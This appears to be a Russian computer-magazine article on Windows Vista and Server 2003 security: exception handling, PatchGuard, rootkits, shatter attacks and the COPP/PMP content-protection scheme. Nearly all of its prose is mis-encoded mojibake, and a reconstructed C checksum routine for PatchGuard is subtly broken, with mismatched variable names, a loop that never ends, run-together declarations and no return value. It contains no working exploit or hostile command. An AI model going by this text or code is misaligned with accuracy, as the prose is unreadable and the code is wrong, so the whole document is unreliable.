Αδοαεί οαί ί αί αδαα ηοαεί ί ί ί αϑαί εα ηί εηεα ί αδααί ο+εεί α ηοδοεοοί οο εηεεο+α- ί εε (SEH) α ηί αοεαέϑί οο ηαεοεο PE-οαε- εα (.pdata), αί ηοοί ί οο οί εϑεί αεγ +οαί εγ. Αί γοί αί ηί εηί ε ί αδααί ο+εεί α οαήί ί εαααεγ α ηοαεα ε αϑε ηαί αί αί ί αί ηοοί αί αεγ ί ί αεοεαεοε. ί α ηαί ί ί ααεα, γοί ί α εί ααο ί εαεεί αί ί οί ί οαί εγ ε ί ί αδα- οεί ί ί ί ε ηεηοαί α ε ί αοηεααεεαααοήγ ί α ί ί ε εεοϑί ί ί εεοεεί ε εί ί ί εεγοί οα. ί εεοί ί α ϑαί οαϑααο αϑο- αί ογοϑί ί ί αί αί ϑα οοοοε αααα ί α 9x, ί α αί αί ογ οαα ί w2k εεε XP. Αί ο οί εϑεί ί ί αοί αϑϑεο εί ί ί εεγοί- οί α ί ί εα +οί ί αο. Αο αα, ί αεαί υεαγ ααοαεϑ. Αααα αηεε ί οεεί ααί εα ί α οηοαί ααεεααοο ί εεαεεο ηαί- εο ί αδααί ο+εεί α, οί ϑα ί αδααί οεο εηεεο+αί εε ί ο- αα+ααο ί αδααί ο+εεε, ί αϑί α+ααί οε ί ί αδαοεί ί ί ε ηεηοαί ί ε ε αί εί οϑ αί Server 2003 SP1 οαϑί αϑαο- ϑεεήγ α ηοαεα. Οαί αδϑ αα, η ί οεοί αί ί Αεηοϑ ε αεαηεο, ααί οαί ί αο.

ί οαί γοηοαοάο εε γοί οααεαί ί οί αοαεαί ? Νί ί ί αααηηο. ί αδααί ο+εεε ηοδοεοοί οο εηεεο+α- ί εε ί +αί υ εοοί εί οαηί οί ηοοαί αί υ α ί οεί εοηί ο- οί ί Νε, ααα ί ί ε οηοαί ααεεαοηοήγ εί ί ί εεγοί οί ί ί αγαί ί, ί α αί αί ογ οαα ί ηί αοεαέϑί οο ηδααηοααο αοί αα ηαεοεε try/except. Αί οαο ί ί ο, ί ί εα οαϑο- αί ο+εεε ί α ί αδαεί ί ί εεεοοοοο αήα ηαί ε ί οεεί αα- ί εγ ί ί αϑί ε ααοηεγί ε εί ί ί εεγοί οί α (ί ί αααδαε-

ααοϑεο γοο οεοεο), α ηοαεα ί ί- ί οαεαί αί ο αοααο αί εοαοϑήγ εο+α SEH ί α, ηί αηαοϑεο οαεαοί α ί ο αί- εί αί ί ε ηί αδοε. ί ί αααα ί ί ηεα ί αδαεί ί ί εεγοεε α ηαεοεο .pdata ί ί ί ααοο εεοϑ ηοαοε+αηεεα ί αδα- αί ο+εεε (ααδαη εί οί οϑο εϑααηοαί αϑα ί α ηοααεε οδαί ηεγοεε), α η ο+αοί ί αεοεαί ί αί ααδαί εγ ί α- οααεαί ί αοαί οί αδαί ί εοί ααί εγ οαεί αϑο ί εαααοήγ ί α οαε οα ε ί ί ί αί. Εί ί α+ί ί, αηεε ϑαηοί οοϑ οεαϑαο- εε ί α αεαί α ε+αηεε ί αϑί α+ααί ϑα ί αδααί ο+εεε α ηαεοεο .data (εεε εί εαεϑί οοο ί αί γοϑ ί ί οί εα), γοί ηοϑαηοααί ί ί οηεί αεί εο οαεαδαί αεϑί ϑ, ί ί ί γοϑ αηα οί εοααοήγ α αί ί οί η: «Εί ααα ί ί γαγοήγ ηί ί οααηοαοοοϑεα εί ί ί εεγοί οϑ?».

→ **ί ί ί ααί εα ί οεαεεαεε ηεοαε ε οί ί ί αϑο ί οί- οαηηί οί α.** ί αεί ί αο-οί, αί Microsoft αί οαε οί ο οαεο, +οί ϑαί οηεαο ηεοααϑ ηί οεαεεαεγί ε system ί αεϑ- ϑγ, ί η ααί ί ί αηεε γοε ηεοααϑ ί αί εηαί ϑ εί α-εαε ε ί ί οί αααοοο ί ί αί +εηεαί ί ϑα ϑαεηεί ί ηοε, εί οί οϑα ί αεϑγ ί οεεο+εοϑ ααϑ οϑαδαα αεγ οοί εοεί ί αεϑ- ί ί ηε ηεηοαί ϑ. Οαοοί ϑα ηεοααϑ Αεηοϑ οαί οαοο ί α ί εί εί αεϑί αί ϑί ί αεί ί ί οοί αί α ί οεαεεαεε. Αη- οαηοααί ί ί, «ί εί εί αεϑί αί ϑί ί αεί ί ί » α ί οααηοαα- εαί εε ί αοί αε εϑ ογεί ί ί αα. ί οε ααεαί εε γοί ο οοί- ααί ϑ ί ί αεί ϑ αϑεί αϑ ηοϑαηοααί ί ί ί εϑεοϑ, οαϑαεα ηεοααϑ ί α ί αηεί εϑεί +αηοαε, εααααγ εϑ εί οί οϑο οααί οααο ί α οί ί οοί αί α ί οεαεεαεε, εί οί οϑε αε δα-

αεϑί ί ί αί αοί αεί. γοί ηί εοαϑααο αί εοο ί οεαεεαεε- οί ααί ί ί αί εί αα, οί οί ϑαγ ααί ί οί ααοεο ε ηί εοαϑαγ εί εε+αηοαί αί ϑί ί αεί ϑο αϑο.


Νί αηοααί ί ί αί αί ογ, οαοί ε+αηεε αηα γοί ί ί α- ί ί αϑεί ηααεαοϑ ε ί α w2k. Οαί αί εαα +οί ηεοααϑ, οαϑοααί οαί ί ϑα ηοί οί ί ί εί ε ί ί ηοααϑεεαί ε, ί ί- ί οαεαί αί ο οααί οαοοο ί α οί ί οοί αί α ί οεαεεαεε, ί ί α εί οί οϑε ί ί ε αϑεε ηί οί αεοεοί ααί ϑ (ε, εαε ί οαεε- εί, γοεί οοί αί αί γαεγαοήγ system). Α ί οααεαί ί ί ί αοαοϑαί οαϑοααί ο+εεε, αί ϑί ί αεί ί, ί ί ηεααοοο οα- εί ί αί ααοεγί Microsoft ε ί αδαί οί αεοεοοοοο ηαί ε ηεοααϑ οαε, +οί αϑ ί ί ε ηί ί αεε οααί οαοϑ ί α ί ί ε- ααί ί ί ί οοί αί α, ί ί αααα ί α ί αί ηεοαααί αί ηοοί ί ϑ αηα οαεεϑ, αί ηοοί ί ϑα ί οί ηοί ί ο ί ί εϑϑί ααοαεο. Οί αηοϑ οηοαί ί αεοϑ backdoor ε ί αδαοααοεοϑ εί ί οεααί- οεαεϑί οοο εί οί οί αεοο οαεαο αηα-οαεε ηί ί ααο. Αα, ί α NTFS-οαϑααεαο ί ί εϑϑί ααοαεϑ α ηεεαο ϑαί οαοεοϑ ί αί οεαεεαεοί ααί ί ϑί ηεοαααί αεααοϑ ηαί ε ηαε- οαοί ϑα οαεεϑ, ί ί οί εϑεί εοί εϑ ί ί εϑϑί ααοαεε γοί αοααο ααεαοϑ? Α αηεε αϑ ί ί εϑϑί ααοαεε ααεαεε γοί, οί ί εεαεεα αί οεαεοηϑ εί ί α αϑεε αϑ ί οαί ϑ.

ϑααδοϑεοϑ rootkit'α ί α ί ί ί εααί ί ί ί οοί αί α ί οεαεεαεεε οαα οδοαί αα (εαααεϑί ϑί ε ηδααηοαα- ί ε — αί ί αϑα ί ααί ϑί ί αεί ί), ί ί, ο+εοϑααγ, +οί αί εϑοεί ηοαί ί ί εϑϑί ααοαεεε ηεαεο ί ί α ααί εί εηο- οαοί οί ί (οαεο, ί οί οεα εί οί οί αί ί α ί ί ϑαοϑ), οα- εαδϑ ί οί αί εααο ααεεί ααοϑ ί οεεααί ϑα ί οεεί αα- ί εγ, ηί ααδαεαϑεα ί αί ί αί αί εϑοα ί οεαί ε, +αί ηεοααϑ. Α ηί οεοϑοεαί αί εϑοί αί εεαηηα αοαε ί α αδαεααδα +αδαϑ ί οεαεε ηεί οοί ί εϑαοεε, ααοϑεο οαεαοο γααοί ϑα ί οεαεεαεε, αοαεα ί α ηεοααϑ ί α αεοαεϑ α.

→ **εϑί εγοεγ ί οεααί ε ηαηηεε.** Αί οαεοϑήγ ϑαεϑϑ- οεαί αϑοϑ +αοϑοαοεαοί αε (!) αααί ί ηεε ί ί ααο οί εϑεί ί οαεε ί αδαεοεί αα Microsoft. ί ηεοαϑ ϑα αϑ, ί ί εοαεί αε ί αδα, ηαεεαεε γοί αεοεοοο, +οί αϑ ί α ί ί ϑί οεοϑήγ.

Εηοί οεγ ί α+αεαηϑ α αααοηοα 2002 ηί ί οαεεεα- οεε Εδεηα ί γαεαοα (Chris Paget) «Exploiting design flaws in the Win32 API for privilege escalation» («Εη- ί ί εϑϑί ααί εα ααοαεοί α ί οί αεοεοί ααί εγ Win32 API αεγ ί ί αϑοαί εγ ί οεαεεαεε»), ί ί εηϑααοϑαε γεα- ααί οί ϑε οοοε. ί αοί αεί ί εί ί αί εαα ί οεαεεαεοί- ααί ί ί αί ί οεεί ααί εγ ηί ηοοί εί ε οααεεοεοί ααί εγ ε ϑαηϑεααί οοαα shell-εί α ί οααί ί ί ηϑεεε ηί ί αϑαί εγ WM_SETTEXT, οί οααεαί εα εί οί οϑϑί ί αδαααοηογ +αδαϑ οαεί αδ, οααί οαοϑεε α εί ί οαεηοα ογϑαεί ί αί ί οεεί ααί εγ ε οηοαί ααεεαααί ϑε ί οί οααεί ε αϑα ί αί αί ηί ί αϑαί εγ — WM_TIMER. Αοαεε ί ί αί αί αί οεί α ί ί εο+εεε ί αϑααί εα «shatter attacks» ε +οαϑαϑ- +αεί ί αϑαί εί ί ααεε ί αϑαηοααί ί ί ηοϑ, ί οί ηί +εα- οεηϑ ααεα α ί αεί ί ί ϑοαοοί οοο ί οαηηο.

Αί ί αϑα, ί εί ί γαγ ί ί αηεηοαί α Windows γαεγ- αοηήγ ί αί ί ε αί εϑοί ε αϑοί ε, ί οί ηεοαεϑί ί ε αεγ Windows 3.x ε 9x, ααα ί ί ί γοεα ί οεαεεαεεε ί οηο- ηοαοάο εαε εεαηη, ε «ί αογί οοί ε» ί α NT ααϑ ο+ααο



Νόθοσσοοοί άγ νοάι ά çàυεούι ι άαεά-εί ι οάι οά, οάαέεçι άάι ι άγ ά Άενοά

ι έδοçάι έά άεý άι ηι όι εçάάάάι έý αόάει, ι όε ι άι αόι άει ι ηοε άει έεδοý αόάει -αúοι άú. Άνά ýοι οάεάά ι όι ενοί άεο ι ά ι όι άοάι ι ι ι ι όοι άι ά.

Í ο ι όι εçάι άεδοάέε άεάάι -εάδο οδάόόοηý «άνάάι έεοú» άεεþ-αούι ι αόάι εçι όι οάάέαι έý άε-άάι άúοι άάι έ ε άαδοάι οεόι άαού, +οι άδοάάάδο, όι οάάεýþçεά εάδοι ε, ι ά αόάόο ι ι άεοεοεόι άάι ú çει ηοι úι ε οάεάοάι ε. Α άεý ýοι άι ι ι ε άι έαί ú ι όι εοε ι όι οάαόο ηάδοεοεάοεε ε ι ι έο-εοú οε-όδοι αοþ ι ι άι εήνυ, οάι ηοι άάδοþçοþ οάει ηοι ι ηοú εο ηι άάδοάει ι άι.

Οάέει ι άδοçáι ι, άδοάάε οεόδοι άι άι έι ι οάι οά ηάι άεοηý ε ι εάδοάεεçαοεε ι αόάι εçι ά Patch-Guard, έι ι όδοι έεδοþçοάάι οάει ηοι ι ηοú ýάδο Windows, ι οεεþ-άι εþ ι αόάι εçι ά ι όι άαδοε οεόδοι άι ε ι ι άι εηε ε ι ι εοεεάοεε άεάάι -άδοάεάδο, η ι άυη-ι άι εάι άι ό, +οι ι οεεþ-αού άεάάι άúοι άú — ýοι ι -άι ú ι άοι όι όι ε ηι άηάι ι ά ι ι -έι ι ι όι εηοε-άηεε.

Í α ηοάι ά εδοάι úι οάάοι ι ι ι εαçάι ú ι άδο-όδοú ι άδοάά-ε çαεεόδοι άάι ι άι οεόδοι άι άι ι ι όι-εά, çάέαι úι — οάά οηαοεόδοι άάι ι ι άι ε άι όι άι άι ε όι ι οδάάεάι εþ. ×οι άú ι άδοάεοú οηαοεόδοι άάι -ι úε ι ι όι ε, άι ηοάοι +ι ι ι άεεþ-εοηý ε «άúοι αό» άεάάι- ε αόάει -άάεδοι όι όι ά ε άηά. Í ηοάέυι úά έι ι ι ι ι άι οú (οει α αόάει -/άεάάι -άάει άαδοι) ι όε áάέαι έε ι ι άι ι άάάεçι άαδοι ε ηάι ι ηοι ýάάέυι ι.

Οάέει ι άδοçáι ι, çàυεοά ι ά ι όάι ýοηοάόαο ι ε ι εδοάοι, ι ε ι όι άάει οόúι ι ι εúçι άαοάέýι. Α άι ο εά-άάέυι úά ι ι οδάάεοάέε ι ι έο-αþο άάι ι όδοι ε ά άεάά ι άεçάάάι úο άεþει ά, ι άάι çι ι άι ι ηοε ι όει άι άι έý ηοι όι ι ι έο ι εάαδοι á (çàυεúάι ι úά ι όι οάηηú ι ι εά ι ι áεο ηι çάάάαδοι όι εúει οάαδοι úε ι άάεά-ι εάάδο),

ι άει ι άο, ι άάδοçεά ι ά ι όι οάηηι ό ε ι ι όδοάι ι ηοε ά ι ι άδοάεάι ι ε ι άι ýοε δάçει άι çοάηοαþο, +οι όεει-οάοι ι οάάδοýάο ι ι εά-άηοάο εçι άδοάάι έý. Άάάú άά-έάει ι ά άηά ι ι άοο ι ι çάι έεδο ηάάά εδοόοþ ι αοει ό, ε άάάά ι άδοεάúε MPEG2 ι όε αúάι άά ι ά οάέάάεçι ό η άι εúοει ýεδοάι ι ι οδάαόαο ι όει άδοάάι έý άι ι άδο-ι ι άι άάει άάδο, ι ι ηει εúεο Pentium-4 η ι ει οάά ι ά ηι οάάέýαοηý (άηοάηοάάι ι ι, ε όεεúι άι, οάαοúι άι όαçι άδοι ά ι ι έι άει ú CD-ROM, ýοι ι ά ι όι ι ηεοηý).

Í ι άδοι άι άά οçι άού ι ι αόάι εçι á çàυεούι ι ι άει ι εç ι όεοεάέυι ι άι άι έοι άι οά Microsoft: <http://download.microsoft.com/download/a/f/7/af777e5-7dcd-4800-8a0a-b18336565f5b/PMP-sign.doc>.

→ **άάα ηέι άά ι COPP.** Νάδοεοεοεόι άάι ι úε ι όι-όι έι ε çàυεúάι ι ι άι άúοι άά (Certified Output Protection Protocol έεε COPP) ι ι çάι έýάο ι όεει áá-ι έýι çàυεúάοú άεάάι -ι ι όι ε ι ά άηάι ι όοε ηεάάι-άάι έý ι ό άεάάι -εάδοú άι ι ι ι έοι δά έεε εþάι άι

ΕΕΙ Ι ÇΑΕÚ VS DVD

Άι ηεο ι ι ό ηόúάηοάοάο çάεεοάάι έά, +οι ηάι ε ι ηι ι άι ι ε άι όι á έει ι ηοάέε ηι áεδοþο á έει ι οάαόδο, á áúι οηε dvd ηι ηοάάέýάο ι ε-οι áει οþ άι εþ ι όεαúεε.

Ά-άηοι ι ηοε, όεεúι «Domino», ι ά ηυάι έε έι όι όι άι οοει ι ι όýαέά \$50 ι εεεει ι ι ά ι εεάδοι, ηι άοάε á έει ι -οάαόδο άηάάι έεοú \$1 ι εέεει ι. Í ι ι ι ι άά ι ά dvd, ηόαçό áά ι ι έο-έε εοέυ-οι áúε ηοαοη ε άι ηεο ι ι ό ι ά ηι εεδοάο-ηý ηι εάúάοú ι áúάι ú ι όι άεε. Άι áει-άε-ι άý εηοι όεý ι όι εçι οεά η «Fight Club», «Dead Man» ε ι ι ι άει ε άδοάει ε όεεúι άι ε, όάηη-εδοάι ι úι ε ι ά ηι άοε-όε-άηεοþ αόάεοι όεþ (έεε ι οάάδοάά-ι úι ε ýýαι ι έει ι οάαδοι á εç-çá εç-έεοι áé ááηοι έι ηοε).



Άεαο οεοδί αοο ιτ αι εναε, ι αι αοι αιε οο δαρεε-ι οι ετ ιτ ιτ αοι αι
ααει ι αεενοορπυεε η ααεα-ετ ι οαι οι

αοοαι αι ονοδι ενοαα ι οι αοαααι εγ. ι οεει ααι εγ ι ι-
αοο ετι ι ευχι ααοο COPP, +οι αυ ι ι δαααεεου οει
οεεε-αηει αι ηι ααει αι εγ, ηαγυααααααι εαδοο η
ι ιτ εοι οι ι, ε ι αεε-εα ααεοου ι ο ι οι ηι ι οδα ι α-
δαααααι ι αι ι ααεα-ετ ι οαι οα. ααεοι οε ι αοα-
ι εχι ηι ηοι εο εο οδαο ηεααορπυεε ετ ι ιτ ιτ αοι αι:

- ααεοα οεοδι ετ ιτ ετ ηι ι αι
οεοδι αι αι ετ ι οαι οα
(HIGH-BANDWIDTH DIGITAL CONTENT
PROTECTION ΕΕΕ HDCP).
- ι αυαβ ηενοαι α αι αει αι αι αι
οι δααεαι εβ ετ ι εδι ααι εαι (COPY
GENERATION MANAGEMENT
SYSTEM-ANALOG ΕΕΕ CGMS-A).
- ααεοα ι ο αι αει αι αι αι
ετ ι εδι ααι εβ (ANALOG COPY
PROTECTION ΕΕΕ ACP).

Αηεε αεααι -εαδοα ιτ αααοαεααο οι ογ αυ ι αει εγ
υοεο ι αοαι εχι ι α, ι οεει ααι εγ ι ι αοο αααενοαι ααου
ι οι οι ετ ε COPP αεγ οηοαι ι αεε οδαοαι ι αι οοι αι γ
ααεοου. Ηαι ι οι οι ετ ε COPP ι ι δαααεγιο ι ααι ο ηι-
αεαααι εε, ι αηι α-εααααεο οηοαι ι αεο αααι ι ηηι ι-
αι (secure) ετ ι ι οι εαοει ι ι αι εαι αεα η αοαεααοι ι
αεααι -εαδοου, +οι γαεγιοηγ εεβ-ααοι γεαι ι αι οι ι
ι αυαε ηοαοααεε ααει ι α. Αηεε δαηι ι οδι οεου
COPP, ι ηοαι αηη οι εουε ι ι αεοεοεοι ααου αοαεααοι
ι οι οι ετ ε COPP εηι ι ευχοαο ετ αυ αοααι οε-
οεεαοει ι ι οο ηι ι αυααι εε (Message Authentication
Codes εεε MACs) αεγ ι οι ααοεε οαει ηοι ι ηοε
COPP-ετ ι αι α, οεοεοεεδορπυεε ι ααοο ι οεει αα-
ι εαι ε αεααι -αοαεααοι ι. ι οεει ααι εγ ααει ι-
ααενοορπο η COPP ι ι ηααηοαι ι αυαα ι αοι αα
IAMCertifiedOutputProtection, ι δααηοαεγυαααι ηι-
αι ε ετ οαδοαεη DirectShow Video Mixing Renderer
filter (VMR-7 εεε VMR-9).

Ηαι ιτ ηααα ι οι οι ετ ε COPP ι αι ι δαααεγιο ι ε-
εαεεο ιτ εεοεε οεοδι αοο ι οαα, ι οει αι γαι οο ε οε-
οοι αι ι ο ι ααεα-ετ ι οαι οο. Οαε αα COPP ι αι ηι ααοαεο
α ηααα ι εεαεεο ααεοι οο ι αοαι εχι ι α, ετ ι οδι εε-
δορπυεε αυοι α οεοδι αι αι ι ααεα-ιτ οι εα. ι οι οι ετ ε
COPP ηηαι εεου ι οααι ηοαεγιο ηι αι ε ηαι αι αοαα-
ι οε «ετ ι οαι αο», ι ηηεοαεααααε ιτ αεεβ-αι ι α ε
ι αι ο ααεοου, ι αηηι α-αι ι αα αεααι -εαδοι ε. Ε, α
+αηοι ι ηοε, ι ι αεο αυααηοε ηι εηι ε ιτ αααοαεαααι οο
αβ ι αοι αι α — ι ααεα-ι εααο ηαι οαααο, αι ηοαοι +ι ι
εε υοεο ααεο αεγ αι ηι οι εαααααι εγ ααεοααι ι αι
ετ ι οαι οα εεε ι αο. ι +ααεαι ι, +οι, ηεααεα αι οααι οαα
COPP ι αι εευι εει ι, ι ι αει ι αηοαεου ηαι αι αααα-
ααου ιτ αει αβ οβ ετ οι οι αοεβ, ιτ ααι εγβυοορ ι οι ε-
αδοααου ααεοααι ι οε ι ααεα-ετ ι οαι ο ι α ι αααε-
ααι ι αι οααι ααι εε, αι ι οηεααααι ααι αοαααε.

ι οααα +αι ι α-αου ααει ι ααενοαι ααου η
COPP ι ι, ι οεει ααι εα αι εαι ι ιτ ηεααι ααοαευι ι
αυι ι ετ εου ηεααορπυεε οααε:

- ιτ εοxεοο οαι ι xεο ηαδοεοεεαοι α
ααεαααα (α οτ ααδοα ι ι ι αααοηβ «εα-
αυε» ααεααα).

ετ ιτ ιτ αοι αι	οει οαααοαι ι αι ηαδοεοεεαοα	εηι τευατ ααι εα ηαδοεοεεαοα	ι οει αο δαααααι ι αι ηοαι αοεγ αι ηι οτ εααααι εα	ιτ οεε ιτ αι εηε
ααει ι ααενοορπυεε η αεααι -αοαεααοι ι α οαεει α γαδα	ιτ αι εηυ ετ αα PVP-OPM	ιτ αι εηυ ετ αα PVP-UAB α οαεει α ηι αι αηοει ι ηοε	HD DVD HD DVD HD DVD HD DVD HD DVD HD DVD	KMCS1, WHQL MFPMP3 MFPMP MFPMP KMCS, WHQL
αοαεααο γαδα, ι α ααει ι ααενοορπυεε η αεααι -αοαεααοι ι	ιτ αι εηυ ετ αα	ιτ αι εηυ ετ αα	αι ηι οτ εαααααι εα ααεοααι ι αι ετ ι οαι οα +αααα PMP	WHQL, MFPMP
αοαεααο ιτ ευχι ααοαευηετ αι οαεει α, ααει ι ααενοορπυεε η αεααι -αοαεααοι ι	ηοαι ααδο	ηοαι ααδο	αι ηι οτ εαααααι εα ααεοααι ι αι ετ ι οαι οα +αααα PMP	WHQL, MFPMP
αοαεααο ιτ ευχι ααοαευηετ αι οαεει α εεε αοααε ετ ι ιτ ιτ αοι αι, ο-αηοαορπυεε α ι ααααι οεα ι αυαεοι α APO	PUMA	ιτ αι εηυ ετ αα	SAP-ετ ι οαι ο η αοαει ηεηοαι ι ε, ιτ ααι εγβυοεε ααενοαι ααου υοε οδαααι ααι εγ ετ ι ιτ ιτ αοι αι, εεε APOS, ι ι οοαεα ι αοαααοααου ααεοααι ι οε ετ ι οαι ο	WHQL, MFPMP
αοαεααο ιτ ευχι ααοαευηετ αι οαεει α εεε αοααε ετ ι ιτ ιτ αοι αι, ο-αηοαορπυεε α ι ααααι οεα ι αυαεοι α APO	PMP-PE	ιτ αι εηυ ετ αα	ιτ αι εηυ ετ αα	MFPMP

- ιτ ηοδι εου DIRECTSHOW PLAYBACK
GRAPH, αι ηι οτ εααι αβυεε (TO REN-
DER) ΑΕΑΑΙ -ιτ οτ ε xΑΔΑα VIDEO MIXING
RENDERER FILTER (VMR).
- ααι οτ ηεου VMR ΑΕΒ IAMCERTIFIEDOUT-
PUTPROTECTION ετ οαδοαεηα.
- αυαααου IAMCERTIFIEDOUTPUTPRO-
TECTION::KEYEXCHANGE, αι αααααα-
ααε 128-ΑΕΟΙ ι Α ηεοxΑΕΙ ι Α xΕΝΕΤ,
ηηαι αοεδι αι ιτ Α ΑΕΑΑΙ -ΑΑΕΑΑΑΙ ι
Αι Αηοα η οαι ι xΕΙ Ε ηαδοεοεεαοι Α,
ηι ΑΑααααε 2048-ΑΕΟΙ ΟΕ ι ΟΑΕΕx-
ι ΟΕ RSA-ΕΕβx, ετ οτ ουι αυε ιτ αι ε-
ηαι ΑΑΕΑΑΑ.
- ιτ ηαδοεοεεαοι οαι ι xεο ηαδοεοεεαοι Α
Ε, Αηεε οαι ι xεα ηαδοεοεεαοι Α ι Α-

- ΑΑΑΙ Α, ι δαεαοεοου δααι οο ε οεοε
ι αι ιτ ετ ε.
- ιτ ηαδοεοεεαοι ηι εηι ε αι ι οεεδι ααι ι οο
ηαδοεοεεαοι Α (CERTIFICATE REVOCA-
TION LIST ΕΕΕ CRL) Ε, Αηεε οτ οβ αυ
ι ΑΕΙ Εα ηαδοεοεεαοι Α οαε οηι Αε
«αηααοεοουηβ» Α γοι ι εεηοα, ι δα-
εαοεοου δααι οο.
- Εααεxι ΟΕ RSA-ΕΕβx.
- ετ οεαεεααοι ααου COPP-ηΑηηεβ.
- ηηαι αοεδι ααου 128-ΑΕΟΙ ΟΕ AES ηΑη-
ηετ ι ι οε εεβx, ετ οτ ουε οαααο εη-
ιτ ευχι ααι ΑΕβ ιτ αι εηε ααι ι οο ε
ιτ ηαδοεοεεαοι οαι ι xεο ηαδοεοεεαοι Α
Αι Αηοα η οαι ι xεα ηαδοεοεεαοι Α ι Α-


```

Eī ā oōf ēēē PgCreateBlockChecksumSubContext,
ōāññ=ēōūāāpūēē ēī f oōī ēūf ōp nōī l ō čāāāī fī āī -āēī ēā
PPATCHGUARD_SUB_CONTEXT PgCreateBlockChecksumSubContext(
    IN PPATCHGUARD_CONTEXT Context,
    IN ULONG Unknown,
    IN PVOID BlockAddress,
    IN ULONG BlockSize,
    IN ULONG SubContextSize,
    OUT PBLOCK_CHECKSUM_STATE ChecksumState OPTIONAL)
{
    ULONG64 Checksum = Context->RandomHashXorSeed;
    ULONGChecksum32;

    // Checksum 64-bit blocks
    while (BlockSize >= sizeof(ULONG64))
    {
        Checksum ^= *(PULONG64)BaseAddress;
        Checksum = RotateLeft(Checksum, Context->RandomHashRotateBits);
        BlockSize -= sizeof(ULONG64);
        BaseAddress += sizeof(ULONG64);
    }

    // Checksum aligned blocks
    while (BlockSize > 0)
    {
        Checksum ^= *(PUCHAR)BaseAddress;
        Checksum = RotateLeft(Checksum, Context->RandomHashRotateBits);
        BaseAddress++;
    }

    Checksum32 = (ULONG)Checksum;

    Checksum >>= 31;

    do
    {
        Checksum32 ^= (ULONG)Checksum;
        Checksum >>= 31;
    } while (Checksum);
}

Nōōōēōōōā, ōōāī yūāy 32-āēōī ūē CRC āī ānōā n āōōāēī ē āāī f ūī ē
typedef struct BLOCK_CHECKSUM_STATE
{
    ULONGUnknown;
    ULONG64 BaseAddress;
    ULONGBlockSize;
    ULONGChecksum;
} BLOCK_CHECKSUM_STATE, *PBLOCK_CHECKSUM_STATE;

```

ny āēy ī ōāāōāī ēy 180-āī āāī ē ē āāōñēē Windows ā «ēēōāī čēī fī ōp».

Ī āōāī ā f ānōōī ēāī ēā f ā rootkit'ū Microsoft ī ōāāī ōēī yēā ā Windows 2003 Server SP1, čāēōūā āī nōōī ē PhysicalMemory f ā ōī ēūēī āāī ēf ēñōōāōī -ōō, fī āāāā ī ōēēī āāī ēyī n ī ōēāēēāāēyī ē SYS-TEM! Nēāāōpūēē ōāā, ī ōāāī ōēī yōūē ōēā ā Āēñ-ōā — čāūēōā yāōā ōēōōī āī ē ī ī āī ēñūp, ī ōāāī ōā-

ōāūāpūāē āāī ī ī āēōēēāōēp f ā āēñā. Āī āny-ēīī nēō-āā, ōāī ōāō-āñēē. f ā ī ōāēōēēā āā ōāēāōō ī ī āēōēēōōōpō yāōī āī ānōā n ī āōāī ēčī ī ī ī ōī -āāōēē ōēōōī āī ē ī ī āī ēñē, ī ōēāī ūāy ī ī nēāāī ēē čā f āī āāī āī fī nūp.

Ī ōāāī ōēī yōūā ī āōū f ā nēēōēīī -ōī ōñēēēēē čāūēūāī fī nōū nēñōāī ū, āā ē f ā ī ī āēē āā ōñēēēōū, ī ī nēī ēūēō čāēōūōēā ānāō ēāčāāē ī ōēāāēī āū ē f ā-

